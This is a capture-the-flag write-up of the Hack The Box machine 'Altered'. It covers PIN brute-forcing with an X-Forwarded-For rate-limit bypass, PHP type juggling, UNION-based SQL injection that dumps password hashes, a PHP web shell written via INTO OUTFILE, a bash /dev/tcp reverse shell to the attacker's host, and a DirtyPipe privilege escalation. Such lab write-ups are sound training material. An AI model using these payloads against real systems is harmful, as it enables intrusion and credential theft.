> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-altered.md).

# HTB - Altered

## Enumeration and Foothold

```powershell
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### HTTP

Browsing to port 80 reveals a login page for UHC Qualified players

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FUwWTxhqTUv1Mm2TlfqGZ%2Fimage.png?alt=media&amp;token=54af8cde-6278-4e84-bb10-2111b10e135f" alt=""><figcaption></figcaption></figure>

directory search revealed a reset and `robots.txt`

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FFXKDXFVaLL7mxwJgpdcu%2Fimage.png?alt=media&amp;token=cd1237f8-5516-4137-93b2-6d1e26390732" alt=""><figcaption></figcaption></figure>

The `robots.txt` file empty but the /reset reveals a password reset page for uhc qualified players.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F2g4K0FMpSzIFUh3zG48Z%2Fimage.png?alt=media&amp;token=d5b59078-2a5a-48cf-9d0e-2e7ee6d97c76" alt=""><figcaption></figcaption></figure>

Poking around a bit found a list of UHC qualified player of 2022.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fhnmftziqkv4uqgGUOs9e%2Fimage.png?alt=media&amp;token=d4aa9178-fdd4-40cf-b771-f08d07012939" alt=""><figcaption></figcaption></figure>

that said i will use `big0us` as the username and check if it a valid username.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FzXFJgL8a9aCJJkDQKx1n%2Fimage.png?alt=media&amp;token=e9927129-b51a-4f38-9818-ebb551b4400c" alt=""><figcaption></figcaption></figure>

big0us is valid username, with this info i can try resetting the password using the forgot password functionality.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FBlMZaf1d3DZEmSz45U0g%2Fimage.png?alt=media&amp;token=98841d66-528e-4cd4-9f28-e3a156992787" alt=""><figcaption></figcaption></figure>

resetting the password sends a pin code to mail which we use ffuf or wfuzz or burpsuite to brute force the pin code.

#### Brute forcing the pin code

first i will burpsuite to see what parameters it does use.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FhmurSNPbGoeFq8gIwdm3%2Fimage.png?alt=media&amp;token=001746fe-da02-4073-b145-b212c5a90422" alt=""><figcaption></figcaption></figure>

it needs the CSRF \_token plus the session cookies to be accepted.

```powershell
ffuf -u <http://10.129.227.109/api/resettoken> \
  -X POST \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "Origin: <http://10.129.227.109>" \
  -H "Referer: <http://10.129.227.109/reset>" \
  -H "Cookie: XSRF-TOKEN=eyJpdiI6IkxyKzFoNzRhcG40MTNLaWl6UWd3VXc9PSIsInZhbHVlIjoiQUpUSzlVZWU2b0R2akl4eHNDWVp3RS80NEZZYndoWnJtcU5CY2ZwY3U5VExRMjQ1ejZwVFAxMXpyYkxMN2h4TmlaR0JjeUUvMkNRWW9OaGNwMkFJcnRhQTVTL2FLOXhCK1NNa3c3RDB0ZUFRNU1nbXJCNGpIdjUrS1JCeGRTVFkiLCJtYWMiOiIzMWY4ZWViZDYwYTNhNDQ4Y2VlN2FkNzc1YmMzN2QwNWI3MmVmYWNhNTU4MjM4NmRhNWVkNjRjY2M3NTA1YzQ5IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6InhTTXRnNndWakpFV0NBRElGMzhxV1E9PSIsInZhbHVlIjoiZTVWVGljM2pabkVRaERnNjdZa2h4WW5oc1h6U0UraS9Nd1ZZSGVxdnB2dVY4YmtIWlRIdHY4bHpkV3Z3LzdHM3RZUTVYL2Z4OWsvY0piT01iUVdKM2lOcG00MmVqS1l1MzFCTXdGVDRSdXJOSXNaZ0JTQjlIT2gwZGtReVl5UU8iLCJtYWMiOiJlZDg2NjkzZGU2MDQ1NzY4MmZmOTJjMDQyZDRkMTQ3MTc0ZGQzZTQ0MDdhYjBiZTFiZDZkYTlhOGRiNTEwOTE2IiwidGFnIjoiIn0%3D" \
  -d "_token=jWdlHbELkSlvaiKuvNn5hPEL7J9mG0d3KLo76rVA&name=big0us&pin=FUZZ" \
  -w pins.txt \
  -mc all \
  -c
```

the app is rate-limiting  after \~60 requests and the response turns to 429 afterwards.

```
0059 [Status: 200, Size: 5651, ...] <- normal "wrong pin" response
0060 [Status: 429, Size: 6625, ...] <- throttled
0061 [Status: 429, Size: 6625, ...]
... (all subsequent requests: 429)
```

i can confirm this by using the below command:

```powershell
──(ajay㉿kali)-[~]
└─$ curl -s -D - -o /dev/null \
  -X POST <http://10.129.227.109/api/resettoken> \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "Cookie: XSRF-TOKEN=...; laravel_session=..." \
  -d "_token=...&name=big0us&pin=0000"
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, private
Date: Fri, 07 Aug 2026 10:33:22 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6Ik13TU9OZkhQaEM4TStpekV1YmFFR0E9PSIsInZhbHVlIjoiWVpVMjk5RzF6UW1RYXdIeHNNYlZaUlR1Yk1QSS8xejNLWkpqdnBhUHJ1aUp0MkVXSVBJNnBqZFNrU3Y3bVFobkJ1RTA0Q2xkUjd6TklTNkpjd1padHFZL2NxNUYxYXcvUyt1SW9ueFFQa3Fua1IvY21xQjhsallJaVBGekQ3R28iLCJtYWMiOiI5ZDA3ZmY1ODY1N2U4N2YzMGVlNTE4N2ViYmM4N2RhMGZjYjE3ZTAyZTUyYjRkMTkyNzZhZDBiMTdmNTczOThjIiwidGFnIjoiIn0%3D; expires=Fri, 07-Aug-2026 12:33:22 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
```

This confirms it: 60 requests per rate-limit window (X-RateLimit-Limit: 60), Laravel's default throttle middleware.

hacktricks has a page for rate limit bypass

{% embed url="<https://hacktricks.wiki/en/pentesting-web/rate-limit-bypass.html>" %}

### Rate Limit Bypass

Following standard rate-limit bypass methodology (see HackTricks: "Rate Limit Bypass"), several hypotheses for the throttle's tracking key were systematically tested:

<table data-header-hidden><thead><tr><th width="139.199951171875"></th><th width="239.4000244140625"></th><th width="248.99993896484375"></th></tr></thead><tbody><tr><td>Hypothesis</td><td>Test Method</td><td>Result</td></tr><tr><td><strong>Session-scoped</strong></td><td>Sent requests with no Cookie header at all</td><td>Counter still decremented normally — <strong>ruled out</strong></td></tr><tr><td><strong>X-Originating-IP trusted</strong></td><td>Spoofed this header per request</td><td>No effect  same 429 cut-off at request #61 — <strong>ruled out</strong></td></tr><tr><td><strong>X-Forwarded-For trusted</strong></td><td>Spoofed this header with a fixed value across repeated requests</td><td>Counter reset independently per distinct IP value — <strong>confirmed</strong></td></tr></tbody></table>

This confirmed that the application (Laravel behind an nginx reverse proxy) trusts the client-supplied `X-Forwarded-For` header when resolving the requester's IP address for rate-limiting purposes a classic **Trust Proxies misconfiguration** where the proxy list is too permissive or absent, allowing any client to spoof its apparent origin.

To defeat the 60-request throttle entirely, 10,000 unique random IPv4 addresses were generated one to be sent as X-Forwarded-For per pin attempt, ensuring the limiter never observes more than a handful of requests from any single apparent source:

```powershell
python3 -c "
import random
with open('ips.txt', 'w') as f:
    for _ in range(10000):
        f.write(f'{random.randint(1,223)}.{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(1,254)}\n')
"
```

then running the wfuzz command gives a successful hit.

```powershell
──(ajay㉿kali)-[~]
└─$ wfuzz -u <http://10.129.227.109/api/resettoken> \
  -d "name=big0us&pin=FUZZ" \
  -z range,0000-9999 \
  -H "Cookie: XSRF-TOKEN=eyJpdiI6IkExN1lmYzVNc1cyTHR1NXltc09tMXc9PSIsInZhbHVlIjoiY0lrdWk4eldSSFJVbjZKRmVyeHNTbERYcmZ2TFlQN3owOFRYaEJ2ZlZUdjNvU1hzU3l2ZWpHNGpydVVLY3NZNHZHUncrNCszb1lFZjcxRkJjYnlRZE8xLzVUYWl0QVU1M3dCNUxnVnpvS1JPNm5JMFMyeEtpY1ZCUDNaeHlkcWMiLCJtYWMiOiJkOTIyZDc3ZTZlN2E0NjIxYTAyZDNhNjFlOTU3MmM4OGQ0OGJkY2YxNjc4ZTM3YTQ1ZjM0NTcyMWNjMjE1ZDBiIiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6InVaTVk1UlBZSXhLNnBsZWY0SkZvZ1E9PSIsInZhbHVlIjoiWno5cUlIL2pCRm54VnNjZFlGYTBSNDVvNUo1Tk5DamJEVmpHdzkxTEJyTG5CMEV4T0d6Mzd4NEdoK1F2N1RRQTB2WVlBSXJwRWZkRmtDMnpVNFlLV2NQQXNDMHVWZFN2OHRpc1M3aUkzbS9PQVBIN3U3ejdHcnRkSDBrbkV3SnYiLCJtYWMiOiI3YWM0MmVjMWY3NmVhMmExNDgxODAyNDZiNGVmOTgxODQ5ODUxM2Q0OGZiNTNkMWM1YjhkZjNhMmY3N2IxNTQ3IiwidGFnIjoiIn0%3D" \
  -H "X-Forwarded-For: FUZ2Z" \
  -w ips.txt \
  -m zip \
  --hs "Invalid"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: <http://10.129.227.109/api/resettoken>
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload                                                                                                                                                                    
=====================================================================

000003421:   200        138 L    303 W      5372 Ch     "3420 - 150.227.191.184"                                                                                                                                                   

Total time: 227.0672
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 44.03981
```

entering the pin redirects to password reset form.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FkR1sJqHLZob74tKNbk5N%2Fimage.png?alt=media&amp;token=be4f3e9c-4b63-44a2-803a-b7a6a569cc0c" alt=""><figcaption></figcaption></figure>

now i can update the password.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FKKsV7mcaXUVlgG4axTHv%2Fimage.png?alt=media&amp;token=245141b5-bdc7-4111-9152-639074d1c88c" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FlRYQy13BDagSGvcudFm3%2Fimage.png?alt=media&amp;token=5c54c724-e461-44fa-aee7-91d8ccca1ed0" alt=""><figcaption></figcaption></figure>

with the updated credentials i now will be to login.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FNCRjchqvKz1pQLCR2eTU%2Fimage.png?alt=media&amp;token=68959b61-35dc-4186-bf81-52adbbce0183" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FpJDy4S5CvjzKAGK7sbyi%2Fimage.png?alt=media&amp;token=119307c3-b3f1-4bad-82b3-37c72f68d7ba" alt=""><figcaption></figcaption></figure>

clicking on the view results in the below request with secret parameter.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FTLsJXxbA1kku5LToXU97%2Fimage.png?alt=media&amp;token=61bbe7b6-e221-49a8-99fe-97d54f78561c" alt=""><figcaption></figcaption></figure>

When checking the source code, some JavaScript is displayed.

```bash
function getBio(id,secret) {
        $.ajax({
            type: "GET",
            url: 'api/getprofile',
            data: {
                id: id,
                secret: secret
            },
            success: function(data)
            {
                document.getElementById('alert').style.visibility = 'visible';
                document.getElementById('alert').innerHTML = data;
            }

        });
    }
```

inserting a ' in the secret results in a tampered input detected

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FR9P3QCaSlVG0NE4Yf5Sa%2Fimage.png?alt=media&amp;token=f4f02921-3849-437f-b7e5-92368c4f62e1" alt=""><figcaption></figcaption></figure>

So the id and secret must match. We can get around this with type juggling.

this post helped me in tackling the juggling

{% embed url="<https://0xkratos.medium.com/php-type-juggling-vulnerabilities-how-attackers-exploit-loose-comparisons-e4e0c78ec9e6>" %}

### Type Juggling

sending the JSON works

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F0Rl2Q4K2dng3B9RY3Oii%2Fimage.png?alt=media&amp;token=23c14cc3-88b0-42b3-b2cb-e2e3621d99a3" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F2p6DaVBTUf6uxUXAW84E%2Fimage.png?alt=media&amp;token=ec320edd-ca81-4e3a-82b2-e90bf69830a0" alt=""><figcaption></figcaption></figure>

That confirmed the bypass  {"id":9,"secret":true} got a 200 OK with no "Tampered" or validation error, meaning the loose-comparison check on secret accepted true as valid for id=9 (admin).

### SQL Injection

placing a single quote in the id parameter results in an error.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FxUO843GaEaSw3x994ek2%2Fimage.png?alt=media&amp;token=3e95fc72-8a52-4e00-ba0d-da547ed2710a" alt=""><figcaption></figcaption></figure>

it is expecting a valid id, so the value of id should be quoted.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FmdRfgUIilgTWfLBCg349%2Fimage.png?alt=media&amp;token=b3edd36b-509e-4bd5-bcd1-b8219f9e4942" alt=""><figcaption></figcaption></figure>

1. The `id` parameter, when sent via the **JSON body path**, is **not passed through the same input filter** that blocks tampering on the query-string path  the quote reached the SQL layer unescaped.
2. The 500 error (rather than a clean "invalid id" response) suggests the query broke at the database level classic sign of unescaped string concatenation into a raw SQL query.

This is very likely genuine SQL injection via the JSON-body `id` field. Since it's a generic `"Server Error"` with no verbose stack trace, this is probably **blind or error-based SQLi** rather than one that leaks query syntax directly  but the differential behaviour (`id:4` → 200, `id:"4'"` → 500) is itself the oracle you need.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FZixaqwhwq7oI8NlIbgVB%2Fimage.png?alt=media&amp;token=ab933d9d-b7c9-4c2c-94b1-17760cc725bc" alt=""><figcaption></figcaption></figure>

this is genuine numeric-context SQL injection with no quotes needed. 4 or 1=1;-- - returned a clean 200 with real profile data. This is a solid injection point.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fk3GCvImKidWvucS0sQiD%2Fimage.png?alt=media&amp;token=3dbe5aa2-47af-4ede-87e2-82ba664ef1df" alt=""><figcaption></figcaption></figure>

the 3rd column is being reflected.

with this info i can query the database in use which resulted in uhc.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FWfI2uOFdcMyL2yIrTX2c%2Fimage.png?alt=media&amp;token=ff4de80b-19e6-4891-a9b4-2304348d814e" alt=""><figcaption></figcaption></figure>

Enumerating tables in current database

```powershell
{"id":"-1 UNION SELECT 1,2,GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()-- -","secret":true}
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F87IllRBSJCOw1bVkwhZO%2Fimage.png?alt=media&amp;token=6cb7828d-9efd-447e-9f36-f0245d44c33f" alt=""><figcaption></figcaption></figure>

column names for user tables

```powershell
{"id":"-1 UNION SELECT 1,2,GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='users'-- -","secret":true}
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FNmAbeRvQwDL6K7b1uxAb%2Fimage.png?alt=media&amp;token=97116e9c-c1e6-46ba-a1ac-fb6f205aa7bf" alt=""><figcaption></figcaption></figure>


reading the name and password form users

```powershell
{"id":"-1 UNION SELECT 1,2,GROUP_CONCAT(name, ':', password SEPARATOR '|') FROM users-- -","secret":true}
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FSBEVwu8ARYdHD37cO4Cu%2Fimage.png?alt=media&amp;token=68730660-fdaa-4cc1-a134-07ca9d9fde0c" alt=""><figcaption></figcaption></figure>

<table><thead><tr><th width="43.199951171875">#</th><th width="116.4000244140625">Username</th><th width="675.8999633789062">Password Hash</th></tr></thead><tbody><tr><td>1</td><td><strong>big0us</strong></td><td><code>$2y$10$UPDweqIegHai9xq8oy3LAeVfLPi9ndcK6TnQ/6o61J7c9/9OH8.8u</code></td></tr><tr><td>2</td><td><strong>celesian</strong></td><td><code>$2y$10$8ewqN3lE9iazbo8sFiwUleeNIbOpAMRcaMzeiXJ50wlItN2Kd5pI6</code></td></tr><tr><td>3</td><td><strong>luska</strong></td><td><code>$2y$10$KdZCbzxXRsBOBHI.91XIz.O.lQQ3TqeY8uonzAumoAv6v9JVQv3g.</code></td></tr><tr><td>4</td><td><strong>tinyb0y</strong></td><td><code>$2y$10$X501zxcWLKXf.OteOaPILuhMBIalFjid5bBjBkrst/cynKL/DLfiS</code></td></tr><tr><td>5</td><td><strong>o-tafe</strong></td><td><code>$2y$10$XIrsc.ma/p0qhvWm9.sqyOnA5184ICWNverXQVLQJD30nCw7.PyxW</code></td></tr><tr><td>6</td><td><strong>watchdog</strong></td><td><code>$2y$10$RTbD7i5I53rofpAfr83YcOK2XsTglO01jVHZajEOSH1tGXiU8nzEq</code></td></tr><tr><td>7</td><td><strong>mydonut</strong></td><td><code>$2y$10$7DFlqs/eXGm0JPVebpPheuEx3gXPhTnRmN1Ia5wutECZg1El7cVJK</code></td></tr><tr><td>8</td><td><strong>bee</strong></td><td><code>$2y$10$Furn1Q0Oy8IbeCslv7.Oy.psgPoCH2ds3FZfJeQlCdxJ0WVhLKmzm</code></td></tr><tr><td>9</td><td><strong>admin</strong></td><td><code>$2y$10$Furn1Q0y8IbeCslv7.0y.psgPoCH2ds3FZfJeQ1CdzJ0WVhLKmzm</code></td></tr></tbody></table>

All the passwords are replaceable by reset password so it not worth cracking the passwords.

checking if the user has file privileges

```powershell
{"id":"-1 UNION SELECT 1,2,privilege_type FROM information_schema.user_privileges WHERE privilege_type='FILE'-- -","secret":true}
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FBAqaui88fIZlh6kMf162%2Fimage.png?alt=media&amp;token=21f5690d-d092-43ff-b2e5-5779ebc8c12e" alt=""><figcaption></figcaption></figure>

This is a critical finding that allows reading/writing files on the server.

next thing i checked if the `secure_file_priv` is set or not which resulted in empty.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FaFhem61AGXNsWPWICNXJ%2Fimage.png?alt=media&amp;token=045405de-ff3b-4dc1-b7d7-8b585674114a" alt=""><figcaption></figcaption></figure>

That said, i will read the `/etc/passwd`.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FifemjE7R5UHLZX5LfM7I%2Fimage.png?alt=media&amp;token=b650b430-1b2e-4c74-86c9-5ed6021d73f9" alt=""><figcaption></figcaption></figure>

To check out where the website is hosted, I’ll look for a config file for NGINX. The location for these is in /etc/nginx/sites-enabled/

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FfrcBOxbzZ4uOnkBeH2Xt%2Fimage.png?alt=media&amp;token=0e3ef0ab-d011-42f6-b8d4-455201764e49" alt=""><figcaption></figcaption></figure>

The web application is hosted at `/srv/altered/public`

#### Writing a web shell to root directory via SQL

With the info of the root directory i can write a php webshell and access it to get code execution.

```powershell
{"id":"-1 UNION SELECT 1,2,'<?php system($_GET[\"cmd\"]); ?>' INTO OUTFILE '/srv/altered/public/shell.php'-- -","secret":true}
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fb43SUAqZtuboVCGw4cz7%2Fimage.png?alt=media&amp;token=1cd95344-c62f-4ad7-afab-a5f1d5de02d6" alt=""><figcaption></figcaption></figure>

Got an error but the shell is written successfully confirmed by accessing it.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F8VxLINbo91FTI7t99mF1%2Fimage.png?alt=media&amp;token=2e88d3ab-3d12-4348-93c5-58cdca8ee611" alt=""><figcaption></figcaption></figure>

that said i can use the web shell to get a reverse shell as www-data

## Shell as www-data

```powershell
┌──(ajay㉿kali)-[~]
└─$ curl "<http://10.129.227.109/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.49%2F4444%200%3E%261%27>"
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FcHCFADxzakBqk8zH5BC8%2Fimage.png?alt=media&amp;token=3138119e-6511-4dda-a292-30d5657c708b" alt=""><figcaption></figcaption></figure>

```powershell
www-data@altered:/srv/altered/public$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<lic$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@altered:/srv/altered/public$ export TERM=xterm
export TERM=xterm
www-data@altered:/srv/altered/public$ 
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FkqXfJbymLtkTDq9NE7sf%2Fimage.png?alt=media&amp;token=bc561cae-851e-46a7-9c53-0aaf6c73ac88" alt=""><figcaption></figcaption></figure>

looking at the Linux version by running the command `uname -a` results in a version that is vulnerable to dirty pipe local privilege escalation vulnerability.

```powershell
www-data@altered:/home/htb$ unauname -a
uname -a
Linux altered 5.16.0-051600-generic #202201092355 SMP PREEMPT Mon Jan 10 00:21:11 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
www-data@altered:/home/htb$ 
```

kernel is **5.16.0-051600-generic** from Jan 2022. This is vulnerable to several exploits:

1. **DirtyPipe (CVE-2022-0847)** - Kernel 5.8+ affected
2. **PwnKit (CVE-2021-4034)** - Polkit vulnerability (works on most versions)
3. **DirtyCow (CVE-2016-5195)** - Older, but might work

### Privilege Escalation via DirtyPipe

found this is poc to exploit the vulnerability

{% embed url="<https://www.exploit-db.com/exploits/50808>" %}

to perform this i need a suid set file for which i am gonna search for it.

```powershell
www-data@altered:/tmp$ finfind /usr -perm -4000 -type f 2>/dev/null
find /usr -perm -4000 -type f 2>/dev/null
/usr/bin/at
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@altered:/tmp$ 
```

now that i got the necessary information, i am gonna compile the exploit on my VM as gcc is not installed on www-data machine and transfer to www-data machine.

```powershell
──(ajay㉿kali)-[~]
└─$ gcc -o dirtypipe_static exploit.c -Wall -static
exploit.c: In function ‘main’:
exploit.c:186:18: warning: unused variable ‘data’ [-Wunused-variable]
  186 |         uint8_t *data = elfcode;
      |  
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Flb86hUlc3iGFxZC1L5GE%2Fimage.png?alt=media&amp;token=05419a7f-2d31-4e4f-a33e-6579e154ec0a" alt=""><figcaption></figcaption></figure>

transfer this compiled exploit to target.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FO1yycojrMc0d7W4isAD5%2Fimage.png?alt=media&amp;token=741ac676-53e0-451c-b990-a95bb97dcfc0" alt=""><figcaption></figcaption></figure>

## Shell as Root

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FyBmsSHOb7jmuQ21yw2zF%2Fimage.png?alt=media&amp;token=5e8a11bb-715d-47ac-860f-1d4a300696f4" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
